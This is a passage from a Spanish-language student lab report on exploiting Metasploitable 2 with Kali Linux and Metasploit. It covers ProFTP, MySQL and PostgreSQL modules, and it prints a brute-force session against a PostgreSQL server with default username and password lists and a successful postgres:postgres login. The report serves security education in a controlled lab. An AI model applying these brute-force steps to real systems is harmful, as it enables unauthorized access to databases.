

Ilustración 66 Escaneo o explotación del puerto 2121(ProFTP) paso 3

Ilustración 67 Escaneo o explotación del puerto 2121(ProFTP) paso 4

Con el comando set se modifica el rhosts y se le asigna la dirección IP de la maquina a explotar y con el comando rport y se le asigna el puerto del servicio que en este caso seria 21



Ilustración 68 Escaneo o explotación del puerto 2121(ProFTP) paso 5

Con el comando run se ejecuta la explotación y esta debe dar como resultado el ingreso al usuario root, pero en este caso no tuve éxito el exploit

Ilustración 69 Escaneo o explotación del puerto 2121(ProFTP) paso 7

3.13 Escaneo O Explotación De Puerto 3306 O Servicio MYSQL

También se realiza explotación al puerto 3306 o servicio MYSQL, para esto primero se busca los módulos disponibles a vulnerar con el comando search mysql.



Ilustración 70 Escaneo o explotación de puerto 3306(MYSQL) paso 1

Ilustración 71 Escaneo o explotación de puerto 3306(MYSQL) paso 2

Con el comando use el nombre o el número de posición se escoge el módulo a vulnerar.



Ilustración 72 Escaneo o explotación de puerto 3306(MYSQL) paso 3

Con el comando set se le asigna a rhosts la dirección IP de la máquina a explotar.



Ilustración 73 Escaneo o explotación de puerto 3306(MYSQL) paso 4

También con el comando set se le asigna la ruta del diccionario a USERPASS_FILE para utilizar usuarios con los que se puedan acceder al servicio.



Ilustración 74 Escaneo o explotación de puerto 3306(MYSQL) paso 5

Y con el comando run se ejecuta el exploit y este debe mostrar el usuario y contraseña para el ingreso al servicio, pero en este caso ninguno de los usuarios es el correcto, como lo meustra la siguiente imagen.



Ilustración 75 Escaneo o explotación de puerto 3306(MYSQL) paso 6

3.14 Escaneo O Explotación De Puerto 5432 O Servicio POSTGRESQL

El ultimo puerto a explotar es 5432 o servicio POSTGRESQL, para explotar este puerto de debe buscar los módulos que se pueden vulnerar con el comando search postgresql.

Ilustración 76 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 1

```
   22  exploit/multi/postgres/postgres_createlang                          2016-01-01       good       Yes   PostgreSQL CREATE LANGUAGE Executi
on
   23  auxiliary/scanner/postgres/postgres_dbname_flag_injection           .                normal     No    PostgreSQL Database Name Command L
ine Flag Injection
   24  auxiliary/scanner/postgres/postgres_login                           .                normal     No    PostgreSQL Login Utility
   25  auxiliary/admin/postgres/postgres_readfile                          .                normal     No    PostgreSQL Server Generic Query
   26  auxiliary/admin/postgres/postgres_sql                               .                normal     No    PostgreSQL Server Generic Query
   27  auxiliary/scanner/postgres/postgres_version                         .                normal     No    PostgreSQL Version Probe
   28  exploit/linux/postgres/postgres_payload                             2007-06-05       excellent  Yes   PostgreSQL for Linux Payload Execu
```

Ilustración 77 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 2

Con el comando use el número de la posición o el nombre del servicio de selecciona el servicio a explotar.

Además, con el comando options se puede ver todas las características del módulo así saber cuál modificar para ejecutar el exploit correctamente.

```
msf6 > use 24
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false            no        Create a new session for every successful login
   DATABASE          template1        yes       The database to authenticate against
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&
                                                realm)
```

Ilustración 78 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 3

```
   PASSWORD                                                 no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists  no        File containing passwords, one per line
                     /postgres_default_pass.txt
   Proxies                                                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RETURN_ROWSET     true                                   no        Set to true to see query result sets
   RHOSTS                                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                                                      g-metasploit.html
   RPORT             5432                                   yes       The target port
   STOP_ON_SUCCESS   false                                  yes       Stop guessing when a credential works for a host
   THREADS           1                                      yes       The number of concurrent threads (max one per host)
   USERNAME                                                 no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists  no        File containing (space-separated) users and passwords, one pair per line
                     /postgres_default_userpass.txt
   USER_AS_PASS      false                                  no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists  no        File containing users, one per line
                     /postgres_default_user.txt
   VERBOSE           true                                   yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Ilustración 79 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 4

Con el set rhosts se le asigna la dirección IP de la maquina a vulnerar, con set username se le asigna el usuario de forma manual para probar el inicio de sesión y con set password se le asigna la contraseña para el mismo fin.

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.10.4ç
rhosts => 192.168.10.4ç
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set password postgres
password => postgres
```

Ilustración 80 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 5

Se ejecuta el comando options para observar las modificaciones hechas.

```
   PASSWORD         postgres                                          no        A specific password to authenticate with
   PASS_FILE        /usr/share/metasploit-framework/data/wordlists    no        File containing passwords, one per line
                    /postgres_default_pass.txt
   Proxies                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RETURN_ROWSET    true                                              no        Set to true to see query result sets
   RHOSTS           192.168.10.4                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                                                                g-metasploit.html
   RPORT            5432                                              yes       The target port
   STOP_ON_SUCCESS  false                                             yes       Stop guessing when a credential works for a host
   THREADS          1                                                 yes       The number of concurrent threads (max one per host)
   USERNAME         postgres                                          no        A specific username to authenticate as
   USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists    no        File containing (space-separated) users and passwords, one pair per line
                    /postgres_default_userpass.txt
   USER_AS_PASS     false                                             no        Try the username as the password for all users
   USER_FILE        /usr/share/metasploit-framework/data/wordlists    no        File containing users, one per line
                    /postgres_default_user.txt
   VERBOSE          true                                              yes       Whether to print output for all attempts
```

Ilustración 81 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 6

Y con el comando run se ejecuta el exploit y se valida si el usuario y contraseña ingresados manualmente permite la vulneración del servicio y como se ve en la siguiente imagen, esto es correcto.

```
msf6 auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[+] 192.168.10.4:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.10.4:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```

Ilustración 82 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 7

Y así se realiza la explotación, escaneo o vulneración de puertos y servicios de Metasploiteble 2 con Kali Linux.

4 Posibles Errores

Durante el desarrollo de la actividad, algunos servicios escaneados no presentaron vulnerabilidades explotables a pesar de estar activos.

Por ejemplo:

- En el caso de MySQL (puerto 3306), SMTP (puerto 25) Y ProFTP(2121) los escaneos no arrojaron credenciales válidas ni versiones vulnerables explotables directamente con Kali Linux.
- En el servicio DNS (puerto 53), algunos módulos no generaron resultados exitosos debido a la falta de un dominio válido, el desconocimiento de estos o configuraciones internas del servidor.

En resumen, la falta de éxito en algunos escaneos puede deberse a configuraciones seguras en la máquina objetivo, a versiones no vulnerables, o a que ciertos servicios no estaban mal configurados.

5 Conclusiones

A través del desarrollo de la práctica realizada con Kali Linux y Metasploitable 2, se logró identificar múltiples servicios en ejecución, muchos de los cuales presentaban configuraciones vulnerables que pudieron ser explotadas exitosamente mediante Kali. Entre estos servicios se destacan FTP, Telnet, Samba, SSH y PostgreSQL, donde fue posible obtener acceso, ejecutar comandos y conocer posibles usuarios de inició de sesión.

Así mismo, también se evidenció que algunos servicios no ofrecían vulnerabilidades explotables sea por la explotación realizada de manera errónea o por seguridad de los módulos.

Esta actividad permite conocer herramientas fundamentales en la ciberseguridad, además permite comprender las etapas de reconocimiento, escaneo, explotación entorno controlado.

6 Referencias Bibliográficas

Nmap - The Network Mapper. *Nmap: the Network Mapper - Free Security Scanner*

Kali Linux - Offensive Security. *Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*

Metasploitable 2 Documentation. Rapid7: *Metasploitable 2 | Metasploit Documentation*

Metasploit Framework Documentation. Rapid7 Docs: *Guía de inicio rápido | Documentación de Metasploit*